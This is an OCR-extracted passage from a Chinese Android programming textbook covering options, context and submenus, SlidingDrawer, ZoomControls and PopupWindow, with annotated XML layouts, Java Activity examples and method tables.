<menu xmlns:android="http://schemas.android.com/apk/res/android">          //定义 Menu 组件
    <item                                                                   //菜单项
        android:id="@+id/item01"                                            //组件 ID
        android:title="添加"                                                //显示文字
        android:icon="@android:drawable/ic_menu_add" />                     //显示图片
    <item                                                                   //菜单项
        android:id="@+id/item02"                                            //组件 ID
        android:title="保存"                                                //显示文字
        android:icon="@android:drawable/ic_menu_save" />                    //显示图片
    <item                                                                   //菜单项
        android:id="@+id/item03"                                            //组件 ID
        android:title="编辑"                                                //显示文字
        android:icon="@android:drawable/ic_menu_edit" />                    //显示图片
    <item                                                                   //菜单项
        android:id="@+id/item04"                                            //组件 ID
        android:title="详细"                                                //显示文字
        android:icon="@android:drawable/ic_menu_info_details" />            //显示图片
    <item                                                                   //菜单项
        android:id="@+id/item05"                                            //组件 ID
        android:title="删除"                                                //显示文字
        android:icon="@android:drawable/ic_menu_delete" />                  //显示图片
    <item                                                                   //菜单项
        android:id="@+id/item06"                                            //组件 ID
        android:title="发送"                                                //显示文字
        android:icon="@android:drawable/ic_menu_send" />                    //显示图片
    <item                                                                   //菜单项
        android:id="@+id/item06"                                            //组件 ID
        android:title="帮助"                                                //显示文字
        android:icon="@android:drawable/ic_menu_help" />                    //显示图片
    <item                                                                   //菜单项
        android:id="@+id/item07"                                            //组件 ID
        android:title="发送"                                                //显示文字
        android:icon="@android:drawable/ic_menu_send" />                    //显示图片
</menu>
```

在本配置文件中通过<item>元素定义了多个菜单项，而这些菜单项中的内容与例 7-84 程序代码中是一样的，此时如果希望从配置文件中取出数据，则修改 onCreateOptionsMenu()方法，但是在编写此方法时需要先使用 Activity 类中的 getMenuInflater()方法取得 MenuInflater 类的对象，MenuInflater 类的功能是将配置文件中定义的组件进行实例化，此类定义的常用方法如表 7-33 所示。

表 7-33 MenuInflater 类定义的常用方法

No.	方　法	类　型	描　述
1	public MenuInflater(Context context)	构造	创建 MenuInflater 类对象
2	public void inflater(int menuRes, Menu menu)	普通	将配置的资源填充到菜单中

【例 7-86】 修改 onCreateOptionsMenu()方法，此例直接列出修改部分，其他部分与例 7-84 代码相同

```
public boolean onCreateOptionsMenu(Menu menu) {                    //显示菜单
    super.getMenuInflater().inflate(R.menu.mymenu, menu);          //填充菜单项
    return true;                                                   //菜单显示
}
```

本程序直接利用 super.getMenuInflater().inflate()方法加载了 mymenu.xml 配置文件中的菜单信息，程序的运行效果与图 7-48 一致。


提示

建议使用配置的方式进行选项菜单的开发。

对于程序的开发模式来讲，MVC 设计模式是最常用的一种设计模式，所以在开发时一定不要在程序中使用过多的“硬编码”，而通过配置的方式设置菜单项，对于日后的程序维护也会更加方便。

7.15.2　上下文菜单：ContextMenu

上下文菜单类似于 Windows 操作系统中的右键菜单的操作形式，在使用支持 Android 操作系统的手机时，如果在一个列表显示（ListView）操作中，用户可以通过长按操作打开某些操作的菜单，则这种菜单就是上下文菜单。要进行上下文菜单的操作，只需要在 Activity 程序中覆写如下方法即可。

- ☑ public void onCreateContextMenu(ContextMenu menu, View v, ContextMenu.ContextMenuInfo menuInfo)：在此方法中可以设置需要显示的所有菜单项。
- ☑ public boolean onContextItemSelected(MenuItem item)：当某一个菜单项被选中时触发此操作。
- ☑ public void onContextMenuClosed(Menu menu)：当菜单项关闭时触发此操作。

【例 7-87】 定义 Activity 程序，显示上下文菜单

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.ContextMenu;
import android.view.Menu;
import android.view.MenuItem;
import android.view.View;
import android.widget.ArrayAdapter;
import android.widget.ListView;
import android.widget.Toast;
public class MyMenuDemo extends Activity {
    private String data[] = { "北京魔乐科技", "www.mldnjava.cn", "讲师：李兴华",
            "中国高校讲课联盟", "www.jiangker.com"};                //定义显示的数据
    private ListView listView;                                       //定义 ListView 组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
```

```
        super.onCreate(savedInstanceState);
        this.listView = new ListView(this) ;                              //实例化组件
        listView.setAdapter(new ArrayAdapter<String>(this,                //将数据包装
                android.R.layout.simple_expandable_list_item_1,           //每行显示一条数据
                this.data));                                              //设置组件内容
        super.setContentView(this.listView);                              //将组件添加到屏幕中
        super.registerForContextMenu(this.listView) ;                     //注册上下文菜单
    }
    @Override
    public void onCreateContextMenu(ContextMenu menu, View v, ContextMenu.ContextMenuInfo
menuInfo) {                                                               //显示菜单
        super.onCreateContextMenu(menu, v, menuInfo) ;
        menu.setHeaderTitle("信息操作") ;                                  //设置显示信息头
        menu.add(Menu.NONE, Menu.FIRST + 1, 1, "添加联系人");               //设置菜单项
        menu.add(Menu.NONE, Menu.FIRST + 2, 2, "查看详情");                 //设置菜单项
        menu.add(Menu.NONE, Menu.FIRST + 3, 3, "删除信息");                 //设置菜单项
        menu.add(Menu.NONE, Menu.FIRST + 4, 4, "另存为");                   //设置菜单项
        menu.add(Menu.NONE, Menu.FIRST + 5, 5, "编辑");                     //设置菜单项
    }
    @Override
    public boolean onContextItemSelected(MenuItem item) {                 //选中某个菜单项
        switch (item.getItemId()) {                                       //判断菜单项 ID
        case Menu.FIRST + 1:
            Toast.makeText(this, "您选择的是“添加联系人”项。", Toast.LENGTH_LONG).show();
            break;
        case Menu.FIRST + 2:
            Toast.makeText(this, "您选择的是“查看详情”项。", Toast.LENGTH_LONG).show();
            break;
        case Menu.FIRST + 3:
            Toast.makeText(this, "您选择的是“删除信息”项。", Toast.LENGTH_LONG).show();
            break;
        case Menu.FIRST + 4:
            Toast.makeText(this, "您选择的是“另存为”项。", Toast.LENGTH_LONG).show();
            break;
        case Menu.FIRST + 5:
            Toast.makeText(this, "您选择的是“编辑”项。", Toast.LENGTH_LONG).show();
            break;
        }
        return false;
    }
    @Override
    public void onContextMenuClosed(Menu menu) {                          //菜单退出时调用
        Toast.makeText(this, "上下文菜单关闭了", Toast.LENGTH_LONG).show();
    }
}
```

在本程序中通过列表视图（ListView）显示所有信息，之后使用 registerForContextMenu()方法将上下文菜单进行了注册，所以当用户长按任何一个列表项时都会直接将菜单显示出来。程序的运行效果如图 7-49 所示。



图 7-49　显示上下文菜单

以上是直接在 onCreateContextMenu()方法中创建了每一个要显示的菜单项，对于上下文菜单，用户依然可以像选择菜单那样直接通过配置资源文件得到。

【例 7-88】 在 res\menu\mymenu.xml 文件中定义菜单项的资源文件

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android="http://schemas.android.com/apk/res/android">
	<item android:id="@+id/item01" android:title="添加联系人" />		//定义菜单项
	<item android:id="@+id/item02" android:title="查看详情" />		//定义菜单项
	<item android:id="@+id/item03" android:title="删除信息" />		//定义菜单项
	<item android:id="@+id/item04" android:title="另存为" />		//定义菜单项
	<item android:id="@+id/item05" android:title="编辑" />		//定义菜单项
</menu>
```

随后在 onCreateContextMenu()方法中直接利用 Activity 类中的 super.getMenuInflater().inflate()方法将配置文件中的组件实例化并加入到菜单中。

【例 7-89】 修改 Activity 程序，读取所有菜单项

```
@Override
public void onCreateContextMenu(ContextMenu menu, View v, ContextMenu.ContextMenuInfo
menuInfo) {									//显示菜单
	super.onCreateContextMenu(menu, v, menuInfo) ;
	menu.setHeaderTitle("信息操作") ;					//设置显示信息头
	super.getMenuInflater().inflate(R.menu.mymenu, menu);		//填充菜单项
}
```

此时，通过配置文件将所有的菜单项保存在上下文菜单中，程序的运行效果与图 7-49 一致。

7.15.3　子菜单：SubMenu

当在系统中定义完菜单之后，也可以为每一个菜单定义多个子菜单（SubMenu）。SubMenu 接口的常用方法如表 7-34 所示。

表 7-34　SubItem 接口的常用方法

No.	方　法	类　型	描　述
1	public abstract MenuItem getItem()	普通	得到一个子菜单所属的父菜单对象
2	public abstract SubMenu setHeaderIcon(int iconRes)	普通	设置菜单的显示图标
3	public abstract SubMenu setHeaderTitle(int titleRes)	普通	设置子菜单的显示标题
4	public abstract SubMenu setHeaderTitle (CharSequence title)	普通	设置子菜单的显示标题
5	public abstract SubMenu setIcon(int iconRes)	普通	设置每个子菜单项的图标

子菜单的创建依然要使用 Activity 类中的 onCreateOptionsMenu()方法完成，下面通过代码进行说明。

【例 7-90】　定义子菜单

```
package org.lxh.demo;
import android.app.Activity;
import android.view.Menu;
import android.view.MenuItem;
import android.view.SubMenu;
import android.widget.Toast;
public class MyMenuDemo extends Activity {
	@Override
	public boolean onCreateOptionsMenu(Menu menu) {			//显示菜单
		SubMenu fileMenu = menu.addSubMenu("文件");			//子菜单
		SubMenu editMenu = menu.addSubMenu("编辑");			//子菜单
		fileMenu.add(Menu.NONE, Menu.FIRST + 1, 1, "新建") ;		//子菜单项
		fileMenu.add(Menu.NONE, Menu.FIRST + 2, 2, "打开") ;		//子菜单项
		fileMenu.add(Menu.NONE, Menu.FIRST + 3, 3, "保存") ;		//子菜单项
		editMenu.add(Menu.NONE, Menu.FIRST + 4, 4, "撤销");		//子菜单项
		editMenu.add(Menu.NONE, Menu.FIRST + 5, 5, "恢复");		//子菜单项
		return true ;
	}
	@Override
	public boolean onOptionsItemSelected(MenuItem item) {		//选中某个菜单项
		switch (item.getItemId()) {					//判断菜单项 ID
		case Menu.FIRST + 1:
			Toast.makeText(this, "您选择的是“添加联系人”项。", Toast.LENGTH_LONG).
show();
			break;
		case Menu.FIRST + 2:
			Toast.makeText(this, "您选择的是“查看详情”项。", Toast.LENGTH_LONG).
show();
			break;
		case Menu.FIRST + 3:
			Toast.makeText(this, "您选择的是“删除信息”项。", Toast.LENGTH_LONG).
show();
			break;
		case Menu.FIRST + 4:
			Toast.makeText(this, "您选择的是“另存为”项。", Toast.LENGTH_LONG).show();
			break;
```

```
            case Menu.FIRST + 5:
                Toast.makeText(this, "您选择的是“编辑”项。", Toast.LENGTH_LONG).show();
                break;
            }
            return false;
        }
}
```

本程序在 onCreateOptionsMenu()方法中创建了两个子菜单，之后分别为子菜单设置了多个子菜单项，当用户选择菜单时，首先会显示类似于选项菜单的界面，而当用户选择某一个菜单之后将显示相应的子菜单。程序的运行效果如图 7-50 所示。



图 7-50　显示子菜单

与选项菜单和上下文菜单一样，子菜单的显示内容也可以通过配置文件完成。

【例 7-91】　定义 fileMenu 的子菜单内容文件——res\menu\filemenu.xml

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android="http://schemas.android.com/apk/res/android">
 <item android:id="@+id/item01" android:title="新建" />          //定义菜单项
 <item android:id="@+id/item02" android:title="打开" />          //定义菜单项
 <item android:id="@+id/item03" android:title="保存" />          //定义菜单项
</menu>
```

【例 7-92】　定义 editMenu 的子菜单内容文件——res\menu\editmenu.xml

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android="http://schemas.android.com/apk/res/android">
    <item android:id="@+id/item04" android:title="撤销" />     //定义菜单项
    <item android:id="@+id/item05" android:title="恢复" />     //定义菜单项
</menu>
```

【例 7-93】　修改 Activity 程序，通过配置文件读取子菜单项

```
@Override
public boolean onCreateOptionsMenu(Menu menu) {                        //显示菜单
    SubMenu fileMenu = menu.addSubMenu("文件");                         //子菜单
    SubMenu editMenu = menu.addSubMenu("编辑");                         //子菜单
    super.getMenuInflater().inflate(R.menu.filemenu, fileMenu) ;        //设置菜单项
    super.getMenuInflater().inflate(R.menu.editmenu, editMenu) ;        //设置菜单项
    return true ;
}
```

由于本程序有两个子菜单，所以对于每一个子菜单的选项，都使用了一个配置文件，程序的运行效果如图 7-50 所示。

7.16 隐式抽屉组件：SlidingDrawer

SlidingDrawer 是一种抽屉型的组件，当用户选择打开此“抽屉”之后，会得到一些可以使用的“程序集”，这样当一个界面要摆放多个组件时，使用此组件就可以很好地解决布局空间紧张的问题。SlidingDrawer 类的定义如下：

```
java.lang.Object

   ↳ android.view.View

        ↳ android.view.ViewGroup

             ↳ android.widget.SlidingDrawer
```

SlidingDrawer 类中定义的常用方法如表 7-35 所示。

表 7-35 SlidingDrawer 类的常用方法

No.	方　法	类　型	描　述
1	public void open()	普通	打开隐藏的抽屉
2	public void close()	普通	关闭隐藏的抽屉
3	public void lock()	普通	锁定“程序集”视图
4	public void unlock()	普通	解除锁定
5	public View getContent()	普通	得到所设置的“程序集”视图
6	public View getHandle()	普通	得到所设置的操作按钮视图
7	public boolean isMoving()	普通	是否正在滑动
8	public boolean isOpened()	普通	是否打开
9	public void setOnDrawerOpenListener(SlidingDrawer.OnDrawerOpenListener onDrawerOpenListener)	普通	打开抽屉组件时触发事件
10	public void setOnDrawerCloseListener(SlidingDrawer.OnDrawerCloseListener onDrawerCloseListener)	普通	关闭抽屉组件时触发事件
11	public void setOnDrawerScrollListener(SlidingDrawer.OnDrawerScrollListener onDrawerScrollListener)	普通	拖动抽屉组件时触发事件

下面通过 SlidingDrawer 定义一个抽屉组件，并在此组件中通过 ListView 显示一些列表信息。

【例 7-94】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                          //布局管理器 ID
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <SlidingDrawer                                      //定义抽屉组件
        android:id="@+id/slidingdrawer"                 //组件 ID，程序中使用
        android:layout_width="fill_parent"              //组件宽度为屏幕宽度
```

```
            android:layout_height="fill_parent"          //组件高度为屏幕高度
            android:orientation="horizontal"             //采用水平展开
            android:handle="@+id/handle"                 //定义委托展开的图片，为 ImageView
            android:content="@+id/content">              //定义组件中的程序集
            <ImageView                                   //定义视图显示组件
                android:id="@+id/handle"                 //组件 ID，android:handle 属性使用
                android:src="@drawable/ico_left"         //默认显示图片
                android:layout_width="wrap_content"      //组件宽度为显示宽度
                android:layout_height="wrap_content" />  //组件高度为显示高度
            <LinearLayout                                //专门显示内容的布局管理器
                android:id="@+id/content"                //布局管理器 ID，程序中使用
                android:layout_width="fill_parent"       //此布局管理器宽度为屏幕宽度
                android:layout_height="wrap_content"     //此布局管理器高度为显示高度
                android:orientation="vertical">          //所有组件垂直摆放
            </LinearLayout>
        </SlidingDrawer>
</LinearLayout>
```

在此布局管理器中定义了 SlidingDrawer 组件，组件为水平展开（android:orientation= "horizontal"，如果要设置为垂直展开，则修改为 android:orientation="vertical"），组件的委托展开所设置的图片是由 ImageView 组件所定义的，而所有的内容将通过程序自动向 LinearLayout（@+id/content）组件中增加。

【例 7-95】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.ArrayAdapter;
import android.widget.ImageView;
import android.widget.LinearLayout;
import android.widget.ListView;
import android.widget.SlidingDrawer;
import android.widget.SlidingDrawer.OnDrawerCloseListener;
import android.widget.SlidingDrawer.OnDrawerOpenListener;
import android.widget.SlidingDrawer.OnDrawerScrollListener;
import android.widget.Toast;
public class MySlidingDrawerDemo extends Activity {
    private String data[] = { "北京魔乐科技", "www.mldnjava.cn", "讲师：李兴华",
            "中国高校讲课联盟", "www.jiangker.com"};               //定义显示的数据
    private ListView listView;                                   //定义 ListView 组件
    private SlidingDrawer slidingDrawer ;                        //定义 SlidingDrawer
    private ImageView handle ;                                   //定义图片显示
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        LinearLayout layout = (LinearLayout) super.findViewById(R.id.content) ;
        this.listView = new ListView(this) ;                     //实例化组件
        listView.setAdapter(new ArrayAdapter<String>(this,       //将数据包装
                android.R.layout.simple_expandable_list_item_1,  //每行显示一条数据
                this.data));                                     //设置组件内容
```

```
                layout.addView(this.listView) ;                               //增加组件
                this.slidingDrawer = (SlidingDrawer) super.findViewById(R.id.slidingdrawer) ;
                this.handle = (ImageView) super.findViewById(R.id.handle) ;   //取得组件
                this.slidingDrawer.setOnDrawerOpenListener(new OnDrawerOpenListenerImpl()) ;
                this.slidingDrawer.setOnDrawerCloseListener(new OnDrawerCloseListenerImpl()) ;
                this.slidingDrawer.setOnDrawerScrollListener(new OnDrawerScrollListenerImpl());
        }
        private class OnDrawerOpenListenerImpl implements OnDrawerOpenListener {
                @Override
                public void onDrawerOpened() {
                        handle.setImageResource(R.drawable.ico_right) ;       //窗口打开监听
                }
        }
        private class OnDrawerCloseListenerImpl implements OnDrawerCloseListener {
                @Override
                public void onDrawerClosed() {
                        handle.setImageResource(R.drawable.ico_left) ;        //窗口关闭监听
                }
        }
        private class OnDrawerScrollListenerImpl implements OnDrawerScrollListener {
                @Override
                public void onScrollEnded() {                                 //拖动结束
                        Toast.makeText(MySlidingDrawerDemo.this, "窗口拖动结束。", Toast.LENGTH_
SHORT).show();
                }
                @Override
                public void onScrollStarted() {                               //拖动开始
                        Toast.makeText(MySlidingDrawerDemo.this, "正在拖动窗口。", Toast.LENGTH_
SHORT).show();
                }
        }
}
```

在本程序中，分别取得了 LinearLayout、SlidingDrawer、ImageView 组件的对象，而所有的内容通过程序生成了一个 ListView 组件，并将此显示内容设置到了 LinearLayout（@id/content）布局管理器中，当用户进行 SlidingDrawer 的打开、关闭、拖动等操作时都会进行相应的监听操作，并对显示的委托图片（ImageView）进行相应的变更。程序的运行效果如图 7-51 所示。



图 7-51　SlidingDrawer 组件的显示效果

7.17　缩放控制：ZoomControls

在使用 Android 手机时，经常可以看见如图 7-52 所示的组件，通过此组件的“放大”和“缩小”功能，可以实现对显示的控制，而这种功能的实现需要依靠 android.widget.ZoomControls 组件完成。




图 7-52　缩放组件

ZoomControls 类的继承结构如下：

```
java.lang.Object
   ↳ android.view.View
       ↳ android.view.ViewGroup
           ↳ android.widget.LinearLayout
               ↳ android.widget.ZoomControls
```

ZoomControls 组件控制缩放主要依靠两个按钮完成，其主要的操作方法如表 7-36 所示。

表 7-36　ZoomControls 类的常用操作方法

No.	方　　法	类　　型	描　　述
1	public ZoomControls(Context context)	构造	创建 ZoomControls 组件
2	public void hide()	普通	隐藏组件
3	public void setIsZoomInEnabled(boolean isEnabled)	普通	配置放大按钮是否可用
4	public void setIsZoomOutEnabled(boolean isEnabled)	普通	配置缩小按钮是否可用
5	public void setOnZoomInClickListener (View.OnClickListener listener)	普通	配置放大按钮的事件监听操作
6	public void setOnZoomOutClickListener(View. OnClickListener listener)	普通	配置缩小按钮的事件监听操作
7	public void setZoomSpeed(long speed)	普通	配置缩放的速度
8	public void show()	普通	显示组件

下面使用缩放组件实现一个对文字显示大小进行控制的小程序。

【例 7-96】 定义布局管理器

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TextView                                          //文本显示组件
        android:id="@+id/text"                         //组件 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为文字宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
```

```
            android:text="魔乐科技（MLDN）"                  //默认显示文字
            android:textSize="10px" />                      //设置文字大小
        <ZoomControls                                       //缩放组件
            android:id="@+id/zoomcontrols"                  //组件 ID，程序中使用
            android:layout_gravity="bottom"                 //显示内容底部对齐
            android:layout_width="wrap_content"             //组件宽度为自身宽度
            android:layout_height="wrap_content" />         //组件高度为自身高度
</LinearLayout>
```

在本配置文件中，定义了一个文本显示组件和一个缩放组件，缩放组件的主要功能是控制文本显示组件中的显示大小（android:textSize），而该控制的过程交由 Activity 程序进行处理。

【例 7-97】 定义 Activity 程序，进行缩放控制

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.TextView;
import android.widget.ZoomControls;
public class MyZoomControlsDemo extends Activity {
    private ZoomControls zoomControls;                              //缩放组件
    private int size = 10;                                          //默认文字大小
    private TextView text;                                          //文本显示组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                        //调用默认布局
        this.zoomControls = (ZoomControls) findViewById(R.id.zoomcontrols);
        this.text = (TextView) findViewById(R.id.text);             //取得组件
        this.zoomControls.setOnZoomInClickListener(
                new OnZoomInClickListenerImpl());                   //设置放大监听
        this.zoomControls.setOnZoomOutClickListener(
                new OnZoomOutClickListenerImpl());                  //设置缩小监听
    }
    private class OnZoomInClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            MyZoomControlsDemo.this.size = size + 2;                //更改文字大小
            MyZoomControlsDemo.this.text.setTextSize(size);         //更改文字大小
        }
    }
    private class OnZoomOutClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            MyZoomControlsDemo.this.size = size - 2;                //更改文字大小
            MyZoomControlsDemo.this.text.setTextSize(size);         //更改文字大小
        }
    }
}
```

当本程序取得了 ZoomControls 组件之后，分别使用 setOnZoomInClickListener() 和

setOnZoomOutClickListener()方法进行“放大”、“缩小”按钮的监听，并在事件处理类中，进行了文字大小的改变。程序的运行效果如图 7-53 所示。




图 7-53　通过缩放组件控制文字大小

7.18　弹出窗口：PopupWindow

在软件的开发中，用户可以使用 PopupWindow 组件，在窗口上弹出一个小窗口以进行一些操作，如一些即时通信软件，在更改其自身状态时，就会弹出一个如图 7-54 所示的窗口进行操作。



图 7-54　弹出窗口

android.widget.PopupWindow 类中定义的常用操作方法如表 7-37 所示。

表 7-37　PopupWindow 类的常用操作方法

No.	方　　法	类　　型	描　　述
1	public PopupWindow(Context context)	构造	创建 PopupWindow 实例
2	public PopupWindow(View contentView, int width, int height)	构造	创建 PopupWindow 实例，同时传入弹出窗口的显示宽度和高度
3	public PopupWindow(View contentView, int width, int height, boolean focusable)	构造	创建 PopupWindow 实例，同时传入弹出窗口的显示宽度和高度以及是否设置焦点
4	public void dismiss()	普通	隐藏窗口
5	public int getHeight()	普通	取得弹出窗口的高度
6	public int getWidth()	普通	取得弹出窗口的宽度
7	public boolean isShowing()	普通	判断窗口是否显示
8	public void setAnimationStyle(int animationStyle)	普通	为弹出窗口设置动画

续表

No.	方　法	类　型	描　述
9	public void setContentView(View contentView)	普通	设置显示组件
10	public void setFocusable(boolean focusable)	普通	设置是否获得焦点
11	public void setHeight(int height)	普通	设置弹出窗口高度
12	public void setWidth(int width)	普通	设置弹出窗口宽度
13	public void setOnDismissListener(PopupWindow.OnDismissListener onDismissListener)	普通	设置弹出窗口隐藏后的事件监听
14	public void showAtLocation (View parent, int gravity, int x, int y)	普通	设置 PopupWindow 组件显示的 View 视图，并设置显示的方式及对齐方式

下面使用 PopupWindow 组件完成一个弹出窗口的设计操作。

【例 7-98】 定义弹出窗口的组件布局管理器——popwindow.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="wrap_content"                //布局管理器宽度为组件宽度
    android:layout_height="wrap_content">              //布局管理器高度为组件高度
    <TextView                                          //文本显示组件
        android:id="@+id/popinfo"                      //组件 ID，程序中使用
        android:text="请选择您的当前状态："             //组件默认显示文字
        android:textSize="20px"                        //文字大小
        android:layout_width="wrap_content"            //组件宽度为文字宽度
        android:layout_height="wrap_content"/>         //组件高度为文字高度
    <RadioGroup                                        //单选按钮组件
        android:id="@+id/changestatus"                 //组件 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为自身宽度
        android:layout_height="wrap_content"           //组件高度为自身高度
        android:orientation="vertical"                 //所有组件垂直排列
        android:checkedButton="@+id/online">           //默认选中的组件
        <RadioButton                                   //单选按钮项
            android:id="@+id/online"                   //组件 ID，程序中使用
            android:text="在线"/>                      //默认显示文字
        <RadioButton                                   //单选按钮项
            android:id="@+id/offline"                  //组件 ID，程序中使用
            android:text="离线"/>                      //默认显示文字
        <RadioButton                                   //单选按钮项
            android:id="@+id/stealth"                  //组件 ID，程序中使用
            android:text="隐身"/>                      //默认显示文字
    </RadioGroup>                                      //单选按钮组件完结
    <Button                                            //按钮组件
        android:id="@+id/cancel"                       //组件 ID，程序中使用
        android:layout_height="wrap_content"           //组件高度为自身高度
        android:layout_width="wrap_content"            //组件宽度为自身宽度
        android:text="取消" />                         //默认显示文字
</LinearLayout>
```

本布局管理器主要作为弹出窗口的应用实现，用户通过单选按钮选项改变在线状态。

【例 7-99】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                            //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                       //所有组件垂直摆放
    android:layout_width="fill_parent"                   //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                 //布局管理器高度为屏幕高度
    <TextView                                            //文本显示组件
        android:id="@+id/statusinfo"                     //组件 ID，程序中使用
        android:layout_height="wrap_content"             //组件高度为文字高度
        android:layout_width="fill_parent"               //组件宽度为屏幕宽度
        android:text="当前用户状态：在线" />              //默认显示文字
    <Button                                              //按钮组件
        android:id="@+id/popbut"                         //组件 ID，程序中使用
        android:layout_height="wrap_content"             //组件高度为文字高度
        android:layout_width="fill_parent"               //组件宽度为文字宽度
        android:text="状态" />                           //默认显示文字
</LinearLayout>
```

本布局文件中的文本显示组件用于保存用户操作单选按钮之后的状态，而当用户按下按钮之后将会弹出显示窗口。

【例 7-100】　定义 Activity 程序，操作弹出窗口——MyPopupWindowDemo.java（分段解释）

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.Gravity;
import android.view.LayoutInflater;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.PopupWindow;
import android.widget.RadioButton;
import android.widget.RadioGroup;
import android.widget.RadioGroup.OnCheckedChangeListener;
import android.widget.TextView;
public class MyPopupWindowDemo extends Activity {
    private Button popbut = null;                        //按钮组件
    private RadioGroup changestatus = null;              //单选按钮组件
    private TextView statusinfo = null;                  //文本显示组件
    private Button cancel = null;                        //按钮组件
    private PopupWindow popWin = null;                   //弹出窗口
    private View popView = null;                         //保存弹出窗口布局
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);             //设置布局管理器
        this.popbut = (Button) super.findViewById(R.id.popbut);  //取得组件
        this.statusinfo = (TextView) super.findViewById(R.id.statusinfo);    //取得组件
        this.popbut.setOnClickListener(new OnClickListenerImpl());          //设置单击事件
    }
```

本程序的主要功能是将 main.xml 文件中定义的按钮设置了一个单击事件，而此事件的主要功能就是负责弹出窗口。

```
private class OnClickListenerImpl implements OnClickListener {    //设置监听
    @Override
    public void onClick(View view) {
        LayoutInflater inflater = LayoutInflater
                .from(MyPopupWindowDemo.this);             //取得 LayoutInflater 对象
        MyPopupWindowDemo.this.popView = inflater.inflate(
                R.layout.popwindow, null);                 //读取布局管理器
        MyPopupWindowDemo.this.popWin = new PopupWindow(popView, 300, 220,
                true);                                     //实例化 PopupWindow
        MyPopupWindowDemo.this.changestatus = (RadioGroup) popView
                .findViewById(R.id.changestatus);          //取得组件
        MyPopupWindowDemo.this.cancel = (Button) popView
                .findViewById(R.id.cancel);                //取得组件
        MyPopupWindowDemo.this.changestatus
                .setOnCheckedChangeListener(
                        new OnCheckedChangeListenerImpl());        //设置监听
        MyPopupWindowDemo.this.cancel
                .setOnClickListener(new OnClickListener() {
                    @Override
                    public void onClick(View v) {
                        MyPopupWindowDemo.this.popWin.dismiss(); //关闭弹出窗口
                    }
                });
        MyPopupWindowDemo.this.popWin.showAtLocation(
                MyPopupWindowDemo.this.popbut,
                Gravity.CENTER, 0, 0);                             //显示弹出窗口
    }
}
```

本程序为单击的事件监听操作，由于所有弹出窗口的布局文件是 popwindow.xml 文件，所以首先使用 LayoutInflater 类将此布局文件的组件变为 View 对象返回，而后利用此 View 对象（popView）取得设置的单选按钮组件和“取消”按钮组件，并且为其设置相应的事件操作。

```
    private class OnCheckedChangeListenerImpl implements
            OnCheckedChangeListener {                              //选项选中时触发
        @Override
        public void onCheckedChanged(RadioGroup group, int checkedId) {
            RadioButton but = (RadioButton) MyPopupWindowDemo.this.popView
                    .findViewById(group.getCheckedRadioButtonId());  //取得选中组件
            MyPopupWindowDemo.this.statusinfo.setText("当前用户状态： "
                    + but.getText().toString());                   //设置文本
            MyPopupWindowDemo.this.popWin.dismiss();               //关闭弹出窗口
        }
    }
}
```

本程序为单选按钮的事件处理类，主要功能是从弹出窗口中取出用户选定的单选按钮对象，之后取得相关的信息，并且将其设置在文本组件（statusinfo）中显示。程序的运行效果如图 7-55 所示。





（a）弹出窗口

